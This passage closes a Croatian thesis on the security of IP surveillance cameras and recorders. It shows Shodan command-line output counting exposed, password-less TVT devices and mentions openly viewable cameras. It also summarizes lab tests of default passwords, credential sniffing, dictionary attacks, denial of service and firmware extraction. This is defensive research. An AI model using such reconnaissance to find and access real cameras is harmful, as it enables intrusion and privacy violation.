
```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# shodan count tvt Content-Length
49
root@kali:~# shodan stats tvt Content-Length
Top 10 Results for Facet: country
US                                    24
BR                                    14
NL                                     2
KR                                     2
DE                                     2
MX                                     1
JP                                     1
HK                                     1
GB                                     1
AR                                     1

Top 10 Results for Facet: org
Durand do Brasil Ltda                 14
Spectrum                               5
Amazon.com                             3
Lg Powercomm                           2
Amazon CloudFront                      2
Telmex                                 1
TalkTalk                               1
T-mobile Netherlands bv.               1
```

Slika 6-92 TVT statistika uređaja bez zaporki

I za sam kraj Shodan analize prikazat ćemo i uređaje videonadzora koje nemaju nikakvu zaštitu te im može svatko pristupiti



Slika 6-93 Prikaz kamera bez ikakve zaštite-1



Slika 6-94 Prikaz kamera bez ikakve zaštite-2

Popriličan je broj takvih nezaštićenih uređaja na Internetu koje je indeksirao Shodan, gdje se bez ikakve zaštite može pristupiti sustavima videonadzora.

Nastavno na sve navedeno za Shodan tražilicu, možemo zaključiti da se radi o iznimno moćnom alatu. Ako se Shodan koristi samo za ono zašto bi se i trebao koristiti i na ispravan način, istraživanja pokazuju da Shodan tražilica nudi etičkim hakerima, sigurnosnim istraživačima i svima koji skrbe o sigurnosti sjajan alat za pomoć i promicanje sigurnosti. S druge pak strane, malicioznim korisnicima omogućuje brz i jednostavan ulaz u korisničke sustave.

Zaključak

Internet stvari koju nazivaju i 4. industrijskom revolucijom uistinu i zaslužuje taj naziv. Tendencija IoT-a je povezati nepovezano. Danas je život bez Interneta stvari nezamisliv. Brojni uređaji od kućanskih, poput klima uređaja, rasvjete, videonadzora pa do brojnih uređaja praktički u svim industrijama od poljoprivrede, zdravstva, financija, energetike, autoindustrije i brojnih drugih u svrhu unapređenja kvalitete života i povećanja gospodarskog rasta međusobno se povezuju, integriraju i dijele podatke u realnom vremenu uz pomoć mreža svih mreža, Interneta.

No postoji i realna opasnost da ti uređaji budu izvrgnuti cyber napadima te da u pitanje dođe povjerljivost, integritet i raspoloživost podataka. IoT uređaji generiraju veliku količinu podataka, stoga se nameće pitanje sigurnosti tih uređaja i cijelog IoT ekosustava kao i pitanje privatnosti. Jedan od IoT uređaja je i sustav videonadzora koji danas ima veliku upotrebu u privatnom, a posebno u javnom i poslovnom životu. Cilj ovog rada bio je provjeriti i testirati sigurnost IoT uređaja na primjeru sustava videonadzora, tj. IP mrežnih kamera i snimača. IP sustav videonadzora jedan je od najzastupljenijih alata tehničke zaštite za umanjivanje rizika i povećanja sigurnosti te se zadnjih godina sve više uvodi. No važno je pitanje koliko su sigurni sigurnosni sustavi videonadzora, te možemo li se pouzdati u njih i biti sigurni da će ispuniti svrhu i cilj zbog kojih su implementirani?

Naravno, kao i za sve ostalo, potrebno je izvršiti procjenu rizika, od identifikacije resursa, ranjivosti samog resursa, mogućih prijetnji koje mogu iskoristiti ranjivost te u slučaju napada utvrditi posljedice koje bi napad mogao prouzročiti. Praksa je pokazala ranjivost IoT uređaja zbog više razloga, od samih fizičkih karakteristika uređaja koji su malih dimenzija, sigurnosno uglavnom neprovjeravani prije upotrebe, niske cijene i male potrošnje energije. Upravo je taj senzorski sloj najugroženiji, za razliku od pristupnog, mrežnog i aplikacijskog kod kojih je rizik uglavnom procijenjen od niskog do srednjeg.

Također IoT tehnologije ne prati ni legislativa, tek u zadnje dvije do tri godine društva su prepoznala problematiku i postala svjesna rizika te krenula u proces uspostavljanja zakonodavnog i standardizacijskog okvira koji će regulirati IoT područje.

Zadnjih godina broj cyber incidenata i napada na IoT uređaje iznimno je porastao, pamtimo *Mirai botnet* napad iz listopada 2016. kada su upravo najviše preko mrežnih kamera i snimača izvršeni DDoS napadi na pružatelje internet usluga te su brojni servisi bili

nedostupni. Upravo je to i bio jedan od razloga zašto testirati mrežne kamere i snimač i utvrditi njihovu ranjivost "out of the box".

Za test su korištene tri mrežne kamere i mrežni snimač od tri priznata svjetska proizvođača opreme videonadzora. Testirani su brojni parametri, uglavnom oni koji se i najviše koriste u cyber napadima u realnim situacijama. Prvo je rađen test na zadane zaporke. Upravo su zadane zaporke jedan od glavnih razloga napada na IoT uređaje obzirom da se zadane tvorničke zaporke vrlo rijetko i mijenjaju. Test zadanih zaporki od tri kamere prošla je samo jedna. Ono što je zabrinjavajuće je da mrežni alati za praćenje prometa poput Wiresharka mogu bez problema doći do zaporki jer dvije od tri kamere po zadanim postavkama koriste bazični mod autentifikacije koji omogućava detektirati korisnička imena i zaporke u čistom tekstu. Zatim je izvršen test napada rječnikom kako bi se probile zaporke u online modu. Napad je također uspješno izvršen. Testom ranjivosti automatiziranim alatima na poznate ranjivosti utvrđena je jedna ranjivost visokog rizika, dvije srednje i jedna bez detektiranih ranjivosti. Test napada uskraćivanja usluge, tj. DoS napad također je uspješno izveden na sve tri kamere i snimač koji su uslijed napada postali nedostupni. Izvršena je analiza firmvera za mrežni snimač obzirom da je on i glavna karika u sustavu videonadzora. Koristeći Binwalk alat za testiranje firmvera uspjelo se doći do same srži snimača i do najosjetljivijih podataka.

Nakon "out of the box" testa, rađena je analiza putem Shodan tražilice za predmetne proizvođače i modele sustava videonadzora. Shodan tražilica indeksira sve uređaje na Internetu te korisniku omogućuje pronalaženje svih uređaja pomoću različitih filtera. Shodan prikuplja informacije sa uređaja spojenih na Internet, a većina podataka preuzeta je s banera, tj. dobiveni su metapodaci o softveru koji je pokrenut na uređaju. Osim klasične Shodan web tražilice, analiza je provedena i putem sučelja naredbenog retka. Došlo se do podataka o broju dostupnih kamera na Internetu, statističkim podacima gdje su instalirane (zemlja, organizacija, fizička i IP adresa, otvoreni portovi, pronađene ranjivosti i iskoristivosti) te brojni drugi značajni podaci. Shodan tražilica je izniman i moćan alat koja etičkim hakerima i sigurnosnim promicateljima osigurava snažan i sveobuhvatan alat u promicanju sigurnosti, dok pak malicioznim korisnicima omogućuje brz i jednostavan ulaz u korisničke sustave.

Kao zaključak i rezime stoji činjenica da testirani sigurnosni sustavi nisu na zadovoljavajućem nivou sigurnosti. Nađene su brojne ranjivosti te je samo jedna od tri kamere prošla „out of the box“ testiranje. Preporuka proizvođačima opreme bi bila da ulože

dodatne resurse u unapređenje sigurnosti IoT sutava čija je u ovom slučaju primarna namjena upravo sigurnost.

Popis kratica

IoT	*Internet of Things*	Internet stvari
DDoS	*Distributed Denial of Service*	distribuirano uskraćivanje usluge
ZB	*Zettabyte*	višekratnik jedinice bajt, 1 ZB $=10^{21}$bytes

Popis slika

Slika 2-1 IoT komponente 5

Slika 2-2 Primjer IoT eko sustava 6

Slika 2-3 Evolucijske faze Interneta [3] 7

Slika 2-4 Brzi rast broja uređaja povezanih na Internet [3] 8

Slika 2-5 Četiri industrijske revolucije 9

Slika 2-6 IoTWF-referentni model Internet stvari 11

Slika 2-7 IoT tehnologije i protokoli [4] 13

Slika 3-1 IoT domene 16

Slika 5-1 Primjer mrežnog sustava videonadzora 30

Slika 6-1 Metodologija istraživanja 35

Slika 6-2 Prikaz testirane opreme-shema spajanja 37

Slika 6-3 Virtualno okruženje na Oracle VirtualBox platformi 37

Slika 6-4 Out-of the box oprema za testiranje 38

Slika 6-5 Spojena i funkcionalna oprema za testiranje 38

Slika 6-6 Angry IP Scanner -otkrivanje uređaja, prikupljanje informacija 40

Slika 6-7 Ping testiranih uređaja 40

Slika 6-8 Vivotek IP kamera Zenmap sken 41

Slika 6-9 DVC IP kamera Zenmap sken 42

Slika 6-10 DVC mrežni snimač Zenmap sken 42

Slika 6-11 Hikvision IP kamera Zenmap sken 43

Slika 6-12 Vivotek login prozor 44

Slika 6-13 Prikaz Vivotek kamera po logiranju 45

Slika 6-14 Wireshark-analiza prometa za Vivotek IB-8382-T 46

Slika 6-15 Vivotek-zadana „basic“ autentikacija 46

Slika 6-16 DVC kamera-login 47

Slika 6-17 DVC kamera-osnovne informacije o kameri nakon logiranja 47

Slika 6-18 Wireshark-analiza mrežnog prometa za DVC kameru DCN-BF 3231 48

Slika 6-19 Hikvision – obavijest nakon krivog logina 49

Slika 6-20 Hikvision kamera-osnovni podaci o uređaju 50

Slika 6-21 Hikvision-digest zadana opcija autentikacije 50

Slika 6-22 Hikvision-login-soljena hash vrijednost zaporke 51

Slika 6-23 Hash ID- identifikacija 51

Slika 6-24 Promijenjene hash vrijednosti zaporke 52

Slika 6-25 Zadane tvorničke postavke proizvođača sustava videonadzora 54

Slika 6-26 Medusa sintakse 54

Slika 6-27 Medusa - online napad na Vivotek kameru 55

Slika 6-28 Medusa – online napad na DVC kameru 56

Slika 6-29 Hashcat alat za probijanje zaporki 56

Slika 6-30 OpenVas konfiguracija-primjer DVC kamera 58

Slika 6-31 Nessus konfiguracija 58

Slika 6-32 OpenVas-rezultati skeniranja 59

Slika 6-33 Prikaz ranjivosti OpenVas skenerom 60

Slika 6-34 Nessus skeniranje 60

Slika 6-35 Nessus -izvršni sažetak skeniranja 61

Slika 6-36 OpenVas skener - DVC visoka ranjivost 63

Slika 6-37 Nessus -DVC kamera 63

Slika 6-38 Nessus rezultat za DVC kameru 64

Slika 6-39 *SlowHTTPTest* opcije sintaksi 66

Slika 6-40 Slowhttptest- pokrenuta naredba na stranicu Hikvision kamere 67

Slika 6-41 Nedostupnost Hikvision kamere na 192.168.1.65 68

Slika 6-42 Hikvision 192.168.1.65 - rezultat testa 68

Slika 6-43 DVC – nedostupnost 192.168.1.12 69

Slika 6-44 Vivotek – nedostupnost 192.168.1.2 69

Slika 6-45 DVC mrežni snimač – nedostupnost 192.168.1.20 70

Slika 6-46 *Binwalk* opcije sintaksi 72

Slika 6-47 Početak analize firmvera mrežnog snimača 73

Slika 6-48 Analiza potpisa datoteke *rfs3798* 73

Slici 6-49 *Squashfs-root* datoteka 74

Slika 6-50 Sadržaj *Squashfs-root* datoteke 75

Slika 6-51 *Etc* folder s pripadajućim sadržajem 76

Slika 6-52 Osjetljivi podaci 76

Slika 6-53 Shodan tražilica-naslovna stranica 78

Slika 6-54 Inicijalizacija API ključa 79

Slika 6-55 Shodan *help* opcija 79

Slika 6-56 Shodan - broj IP kamera 80

Slika 6-57 Shodan-Vivotek IB8382-T 80

Slika 6-58 Shodan odgovori na inačice Vivotek upita 81

Slika 6-59 Zenmap Vivotek-info za Shodan analizu 81

Slika 6-60 Burp Suite-Vivotek „*cgi-bin*“ filter za Shodan analizu 82

Slika 6-61 Burp Suite-Vivotek „Boa/0.94.“ filter za Shodan analizu 82

Slika 6-62 Shodan „*cgi-bin*“ odgovor 82

Slika 6-63 Shodan „*Boa*“ odgovor 83

Slika 6-64 Shodan Vivotek poveznica 83

Slika 6-65 Vivotek-otvoreni portovi 80,8080 i 544 83

Slika 6-66 Rezultati upita Vivotek otvorenih portova 84

Slika 6-67 Shodan Exploits-Vivotek 85

Slika 6-68 Shodan upit DVC-DCN 85

Slika 6-69 TVT-RTSP 86

Slika 6-70 TVT RTSP statistika 86

Slika 6-71 TVT-DVC u Hrvatskoj 87

Slika 6-72 TVT pandan DVC modelu 87

Slika 6-73 TVT TD-9422E bez rezultata 88

Slika 6-74 Zenmap DVC 192.168.1.12 88

Slika 6-75 Burp Suite -DVC 192.168.12 88

Slika 6-76 Burp Suite-DVC_POST 89

Slika 6-77 Shodan podaci za server *gSOAP/2.8* 89

Slika 6-78 Analiza otvorenih portova za server *gSOAP/2.8* 89

Slika 6-79 Shodan Exploits-TVT 90

Slika 6-80 Shodan Hikvision model DS-2CD2043G0-I 91

Slika 6-81 Shodan-broj Hikvision IP kamera 91

Slika 6-82 Shodan Hikvision sveukupno 91

Slika 6-83 Hikvison po portovima 80,443 i 554 u Hrvatskoj 92

Slika 6-84 Zenmap Hikvision otvoreni portovi 93

Slika 6-85 Burp Suite-Hikvision podaci o uređaju 93

Slika 6-86 Burp Suite-Hikvison odgovor 94

Slika 6-87 Shodan -parse- raščlanjen Hikvision dokument 94

Slika 6-88 Shodan Exploits-Hikvison 95

Slika 6-89 Broj pronađenih uređaja bez zaporke 95

Slika 6-90 Hikvision-statistika uređaja bez zaporke 96

Slika 6-91 Vivotek statistika uređaja bez zaporki 96

Slika 6-92 TVT statistika uređaja bez zaporki 97

Slika 6-93 Prikaz kamera bez ikakve zaštite-1 97

Slika 6-94 Prikaz kamera bez ikakve zaštite-2 98

Popis tablica

Tablica 3-1 Usporedba ranjivosti OWASP Top 10 IoT 2014.- 2018**Error! Bookmark not defined.**

Tablica 3-2 Vektori i vrste napada ..... **Error! Bookmark not defined.**

Tablica 3-3 Klasifikacija sigurnosnog rizika unutar IoT arhitekture 24

Literatura

[1] Cisco, »Internet of Things At a Glance,« 2016. [Mrežno]. Available: https://www.cisco.com/c/dam/en/us/products/collateral/se/internet-of-things/at-a-glance-c45-731471.pdf.

[2] Wikipedia, »Internet of things,« 2016. [Mrežno]. Available: https://en.wikipedia.org/wiki/Internet_of_things.

[3] D. S. G. G. P. i. B. R. H. J. Hanes, IoT Fundamentals: Networking, Technologies, Protocols and Use Cases for the Internet of Things, Cisco Press, 2017.

[4] L. Ferrari, »LinkedIn Learning,« 19 07 2019. [Mrežno]. Available: https://www.linkedin.com/learning/ethical-hacking-hacking-iot-devices/iot-technologies-and-protocols. [Pokušaj pristupa 27 07 2019].

[5] M. Rouse, »Internet of Things Definition,« 2016. [Mrežno]. Available: https://internetofthingsagenda.techtarget.com/definition/Internet-of-Things-IoT.

[6] M. H. S. G. Margaret Rouse, »Deefinition-confidentiality, integrity, and availability (CIA triad),« 2015. [Mrežno]. Available: https://whatis.techtarget.com/definition/Confidentiality-integrity-and-availability-CIA.

[7] L. H. Newman, »A new pacemaker hacks put malware directly on the device,« 2018. [Mrežno]. Available: https://www.wired.com/story/pacemaker-hack-malware-black-hat/.

[8] K. Mahaffey, »Hacking a Tesla Model S: What we found and what we learned,« 2015. [Mrežno]. Available: https://blog.lookout.com/hacking-a-tesla.

[9] SIS, grupa autora, Sigurnost informacijskih sustava, Zagreb: Algebra d.o.o., 2016.

[10] Peraković D., Cvitić I., »Sigurnost i zaštita informacijsko komunikacijskog sustava,« 2017. [Mrežno]. Available: http://e-student.fpz.hr/Predmeti/S/Sigurnost_i_zastita_informacijsko_komunikacijskog_s

ustava/Materijali/SZIKS_-_P01-P02-S01-P03-P4-P5-S02-P06-P07-S03-P08-P9-S04.pdf.

[11] A. Gupta, The IoT Hacker's Handbook, Apress, 2019.

[12] OWASP IoT-10, »OWASP Top 10 IoT 2018,« [Mrežno]. Available: https://www.owasp.org/images/1/1c/OWASP-IoT-Top-10-2018-final.pdf. [Pokušaj pristupa 01 08 2019].

[13] OWASP, »OWASP Internet of Things (IoT) Project,« 2018. [Mrežno]. Available: https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=Main.

[14] EU Direktiva 2014/53, »EU Direktiva 2014/53 EU Europslkg Parlamenta i Vijeća,« [Mrežno]. Available: https://eur-lex.europa.eu/legal-content/HR/TXT/HTML/?uri=CELEX:32014L0053&from=hr. [Pokušaj pristupa 13 09 2019].

[15] EU GDPR, »EU Uredba 2016/679 Europskog Parlamrnta i Vijeća,« [Mrežno]. Available: https://eur-lex.europa.eu/legal-content/HR/TXT/HTML/?uri=CELEX:32016R0679&qid=1462363761441&from=HR. [Pokušaj pristupa 13 09 2019].

[16] EU Diektiva 2013/40, »EU Direktiva 2013/40 EU Europskog parlamenta i Vijeća,« [Mrežno]. Available: https://eur-lex.europa.eu/legal-content/HR/TXT/HTML/?uri=CELEX:32013L0040&from=HR. [Pokušaj pristupa 13 09 2019].

[17] EU Direktiva 2016/1148, »EU Direktiva 2016/1148 Europskog Parlamenta i Vijeća,« [Mrežno]. Available: https://eur-lex.europa.eu/legal-content/HR/TXT/HTML/?uri=CELEX:32016L1148&from=HR. [Pokušaj pristupa 13 09 2019].

[18] EU Cybersecurity Act, »European Parlliament-EU Cybersecurity Act,« [Mrežno]. Available: http://www.europarl.europa.eu/doceo/document/TA-8-2019-0151_EN.pdf?redirect. [Pokušaj pristupa 13 09 2019].

[19] ENISA, »European Union Agency For Cybersecurity,« [Mrežno]. Available: https://www.enisa.europa.eu/. [Pokušaj pristupa 13 09 2019].

[20] GOV.UK, »GOV.UK-Plans announced to introduce new laws for internet connected devices,« [Mrežno]. Available: https://www.gov.uk/government/news/plans-announced-to-introduce-new-laws-for-internet-connected-devices. [Pokušaj pristupa 13 09 2019].

[21] C. Towers-Clark, »UK To Introduce New Law For IoT Device Security,« Forbes-UK To Introduce New Law For IoT Device Security, 02 05 2019. [Mrežno]. Available: https://www.forbes.com/sites/charlestowersclark/2019/05/02/uk-to-introduce-new-law-for-iot-device-security/#1a9ce8d3579d. [Pokušaj pristupa 13 09 2019].

[22] GOV.UK-Code of Practice, »GOV.UK-Code of practice for Consumer IoT security,« [Mrežno]. Available: https://www.gov.uk/government/publications/code-of-practice-for-consumer-iot-security/code-of-practice-for-consumer-iot-security. [Pokušaj pristupa 13 09 2019].

[23] S. Ferguson, »Congress Considers IoT Cybersecurity Legislation - Again,« Bank Info Security, 15 03 2019. [Mrežno]. Available: https://www.bankinfosecurity.com/congress-considers-iot-cybersecurity-legislation-again-a-12186. [Pokušaj pristupa 13 09 2019].

[24] Congress.Gov S.1691, »S.1691 - Internet of Things (IoT) Cybersecurity Improvement Act of 2017,« Congress.Gov - S.1691 - Internet of Things (IoT) Cybersecurity Improvement Act of 2017, [Mrežno]. Available: https://www.congress.gov/bill/115th-congress/senate-bill/1691/text?q=%7B%22search%22%3A%5B%22Internet+of+Things+%28IoT%29+Cybersecurity+Improvement+Act%22%5D%7D&r=1&s=10. [Pokušaj pristupa 14 09 2019].

[25] Congress.Gov-H.R.7283, »H.R.7283 - Internet of Things (IoT) Federal Cybersecurity Improvement Act of 2018,« Congress.Gov-H.R.7283 - Internet of Things (IoT) Federal Cybersecurity Improvement Act of 2018, [Mrežno].

Available: https://www.congress.gov/bill/115th-congress/house-bill/7283/text?q=%7B%22search%22%3A%5B%22Internet+of+Things+%28IoT%29+Cybersecurity+Improvement+Act%22%5D%7D&r=2&s=10. [Pokušaj pristupa 14 09 2019].

[26] California LI-SB327, »california Legislative Information-SB-327 Information privacy: connected devices,« [Mrežno]. Available: https://leginfo.legislature.ca.gov/faces/billTextClient.xhtml?bill_id=201720180SB327. [Pokušaj pristupa 14 09 2019].

[27] CNET, »California governor signs country's first IoT security law,« 28 09 2018. [Mrežno]. Available: https://www.cnet.com/news/california-governor-signs-countrys-first-iot-security-law/. [Pokušaj pristupa 14 09 2019].

[28] DHS, »US Department of Homeland Security,« [Mrežno]. Available: https://www.dhs.gov/. [Pokušaj pristupa 14 09 2019].

[29] US Homeland Security, »Strategic principles for Securing the IoT,« US Department of Homeland Security, [Mrežno]. Available: https://www.dhs.gov/sites/default/files/publications/Strategic_Principles_for_Securing_the_Internet_of_Things-2016-1115-FINAL....pdf. [Pokušaj pristupa 14 09 2019].

[30] IEEE, »IEEE-Hompage,« [Mrežno]. Available: https://www.ieee.org/. [Pokušaj pristupa 14 09 2019].

[31] IEEE-IoT, »IEEE - INTERNET OF THINGS (IOT) SECURITY,« [Mrežno]. Available: https://internetinitiative.ieee.org/images/files/resources/white_papers/internet_of_things_feb2017.pdf. [Pokušaj pristupa 10 08 2019].

[32] VIV-IP Surveillance Handbook, »Vivotek-IP Surveillance Handbook_Download,« [Mrežno]. Available: http://download.vivotek.com/downloadfile/downloads/handbook/ip_surveillance_handbook_en.pdf. [Pokušaj pristupa 26 07 2019].

[33] Wikipedia-2016 Dyn, »2016 Dyn cyberattack,« [Mrežno]. Available: https://en.wikipedia.org/wiki/2016_Dyn_cyberattack. [Pokušaj pristupa 27 07 2019].

[34] Wiki-Mirai, »Mirai (malware),« [Mrežno]. Available: https://en.wikipedia.org/wiki/Mirai_(malware). [Pokušaj pristupa 26 07 2019].

[35] BBC-Mirai, »Mirai botnet: Three admit creating and running attack tool,« [Mrežno]. Available: https://www.bbc.com/news/technology-42342221. [Pokušaj pristupa 26 07 2019].

[36] IPVM-Hacked IP Camera, »Hacked Hikvision IP Camera Map USA And Europe,« [Mrežno]. Available: https://ipvm.com/reports/hik-hack-map. [Pokušaj pristupa 26 07 2019].

[37] IPVM-Video-Vulnerabilities, »IPVM-Directory of Video Surveillance Cybersecurity Vulnerabilities and Exploits,« [Mrežno]. Available: https://ipvm.com/reports/security-exploits. [Pokušaj pristupa 26 07 2019].

[38] VIV-cyber Security, »VIVOTEK-Cyber Security,« [Mrežno]. Available: https://www.vivotek.com/cybersecurity. [Pokušaj pristupa 01 08 2019].

[39] Trend Micro, »Trend Micro,« [Mrežno]. Available: https://www.trendmicro.com/en_us/business.html. [Pokušaj pristupa 01 08 2019].

[40] Trend Micro-IoT security, »IoT Security for Surveillance Cameras,« Trend Micro-IoT Security for Surveillance Cameras, [Mrežno]. Available: https://www.trendmicro.com/us/iot-security/Solutions/IoT-Security-for-Surveillance-Cameras. [Pokušaj pristupa 02 08 2019].

[41] VIV-Hardening Guide, »VIVOTEK-Security Hardening Guide,« [Mrežno]. Available: http://download.vivotek.com/downloadfile/support/cyber-security/vivotek_security_hardening_guide_v01.pdf. [Pokušaj pristupa 02 08 2019].

[42] HIKVISION, »HIKVISION,« [Mrežno]. Available: https://us.hikvision.com/en. [Pokušaj pristupa 23 08 2019].

[43] HIK-Net. Sec. Guide, »Hikvision-Network camera Security Guide,« [Mrežno]. Available: https://www.hikvision.com/ueditor/net/upload/2018-02-28/e8854c0d-0a40-40e8-9c79-2abffcea2e46.pdf. [Pokušaj pristupa 02 08 2019].

[44] IPVM, »IPVM,« [Mrežno]. Available: https://ipvm.com/. [Pokušaj pristupa 03 08 2019].

[45] IPVM-Cybersecurity Guide, »IPVM-Cybersecurity for IP Video Surveillance Guide,« [Mrežno]. Available: https://ipvm.com/reports/network-security-for-ip-video-surveillance. [Pokušaj pristupa 03 08 2019].

[46] VIVOTEK, »VIVOTEK,« [Mrežno]. Available: https://www.vivotek.com/. [Pokušaj pristupa 22 08 2019].

[47] TVT, »TVT,« [Mrežno]. Available: http://en.tvt.net.cn/. [Pokušaj pristupa 23 08 2019].

[48] DVC, »DVC,« [Mrežno]. Available: https://www.dvc.video/hr. [Pokušaj pristupa 23 08 2019].

[49] KALI, »Kali,« [Mrežno]. Available: https://www.kali.org/. [Pokušaj pristupa 26 08 2019].

[50] Oracle-VirtualBox, »VirtualBox,« [Mrežno]. Available: https://www.virtualbox.org/. [Pokušaj pristupa 17 07 2019].

[51] Grupa autora, Sigurnost elektroničkog poslovanja, Zagreb: Algebra d.o.o., 2013.

[52] Angry IP Scanner, »Angry IP Scanner,« [Mrežno]. Available: https://angryip.org/about/. [Pokušaj pristupa 23 08 2019].

[53] Nmap, »NMAP.ORG,« [Mrežno]. Available: https://nmap.org/. [Pokušaj pristupa 22 08 2019].

[54] House, Nathan, »StationX,« [Mrežno]. Available: https://www.stationx.net/nmap-cheat-sheet/. [Pokušaj pristupa 21 08 2019].

[55] Wikipedia, »Hash function,« [Mrežno]. Available: https://en.wikipedia.org/wiki/Hash_function. [Pokušaj pristupa 27 08 2019].

[56] Wireshark, »WIRESHARK,« [Mrežno]. Available: https://www.wireshark.org/. [Pokušaj pristupa 19 08 2019].

[57] Wikipedia, »Basic access authentication,« [Mrežno]. Available: https://en.wikipedia.org/wiki/Basic_access_authentication. [Pokušaj pristupa 27 08 2019].

[58] Wikipedia, »Digest access authentication,« [Mrežno]. Available: https://en.wikipedia.org/wiki/Digest_access_authentication. [Pokušaj pristupa 27 08 2019].

[59] NetworkMiner, »NetworkMiner,« [Mrežno]. Available: https://www.netresec.com/?page=networkminer. [Pokušaj pristupa 02 09 2019].

[60] Hashcat, »Hashcat-Advanced Password Recovery,« [Mrežno]. Available: https://hashcat.net/hashcat/. [Pokušaj pristupa 29 08 2019].

[61] Hash Identifier, »Hash-identifier Package Description,« [Mrežno]. Available: https://tools.kali.org/password-attacks/hash-identifier. [Pokušaj pristupa 03 09 2019].

[62] Wikipedia, »SHA-2,« [Mrežno]. Available: https://en.wikipedia.org/wiki/SHA-2. [Pokušaj pristupa 3 09 2019].

[63] Wikipedia-Salt, »Wikipedia Salt (cryptography),« [Mrežno]. Available: https://en.wikipedia.org/wiki/Salt_(cryptography). [Pokušaj pristupa 06 09 2019].

[64] Alpine Security, »Offline Password Cracking: The Attack and the Best Defense,« [Mrežno]. Available: https://www.alpinesecurity.com/blog/offline-password-cracking-the-attack-and-the-best-defense-against-it. [Pokušaj pristupa 03 09 2019].

[65] Medusa, »Darknet -Medusa,« [Mrežno]. Available: https://www.darknet.org.uk/2006/05/medusa-password-cracker-version-11-now-available-for-download/. [Pokušaj pristupa 31 08 2019].

[66] Open Vas, »Open Vas,« [Mrežno]. Available: http://www.openvas.org/about.html#about.

[67] Nessus-Tenable, »Nessus,« [Mrežno]. Available: https://www.tenable.com/products/nessus. [Pokušaj pristupa 24 08].

[68] Hacker Target, »Hacker Target,« [Mrežno]. Available: https://hackertarget.com/install-openvas-gvm-on-kali/. [Pokušaj pristupa 08 09 2019].

[69] CIS, »CIS -Centar Informacijske sigurnosti,« [Mrežno]. Available: https://www.cis.hr/sigurnosni-alati/ispitivanje-ranjivosti-posluzitelja.html. [Pokušaj pristupa 08 09 2019].

[70] Wikipedia, »Wikipedia-The Free Encyclopedia,« [Mrežno]. Available: https://en.wikipedia.org/wiki/Mirai_(malware). [Pokušaj pristupa 09 09 2019].

[71] Cloudflare, »Cloudflare-What is the Mirai Botnet,« [Mrežno]. Available: https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/. [Pokušaj pristupa 09 09 2019].

[72] Kali Tools, »SlowHTTPTest Package Description,« [Mrežno]. Available: https://tools.kali.org/stress-testing/slowhttptest. [Pokušaj pristupa 09 09 2019].

[73] GitHub-Shekyan, »SlowHttptest,« [Mrežno]. Available: https://github.com/shekyan/slowhttptest/wiki. [Pokušaj pristupa 09 09 2019].

[74] Qualys Community, »How to Protect Against Slow HTTP Attacks,« [Mrežno]. Available: https://blog.qualys.com/securitylabs/2011/11/02/how-to-protect-against-slow-http-attacks. [Pokušaj pristupa 09 09 2019].

[75] Wikipedia-Slowloris, »Wikipedia-Slowloris (computer security),« [Mrežno]. Available: https://en.wikipedia.org/wiki/Slowloris_(computer_security). [Pokušaj pristupa 05 04 2019].

[76] Wikipedia, »Firmware,« [Mrežno]. Available: https://en.wikipedia.org/wiki/Firmware. [Pokušaj pristupa 10 09 2019].

[77] Eclypsium, »THE TOP 5 FIRMWARE AND HARDWARE ATTACK VECTORS,« [Mrežno]. Available: https://eclypsium.com/2018/12/28/the-top-5-firmware-and-hardware-attack-vectors/. [Pokušaj pristupa 10 09 2019].

[78] Alarm automatika, »Alarm automatika,« [Mrežno]. Available: https://www.alarmautomatika.com/hr. [Pokušaj pristupa 10 09 2019].

[79] OWASP, »OWASP IoT Firmware Analysis,« [Mrežno]. Available: https://www.owasp.org/index.php/IoT_Firmware_Analysis#Analyze_Firmware_File. [Pokušaj pristupa 04 09].

[80] Kali Linux, »Kali tools-Binwalk Package Description,« [Mrežno]. Available: https://tools.kali.org/forensics/binwalk. [Pokušaj pristupa 04 09 2019].

[81] GitHub-Binwalk, »ReFirmLabs-Binwalk,« [Mrežno]. Available: https://github.com/ReFirmLabs/binwalk. [Pokušaj pristupa 04 09 2019].

[82] Wikipedia-Binary image, »Wikipedia-Binary image,« [Mrežno]. Available: https://en.wikipedia.org/wiki/Binary_image. [Pokušaj pristupa 04 09 2019].

[83] GitHub-threatstack/libmagic, »GitHub-threatstack/libmagic,« [Mrežno]. Available: https://github.com/threatstack/libmagic. [Pokušaj pristupa 04 09 2019].

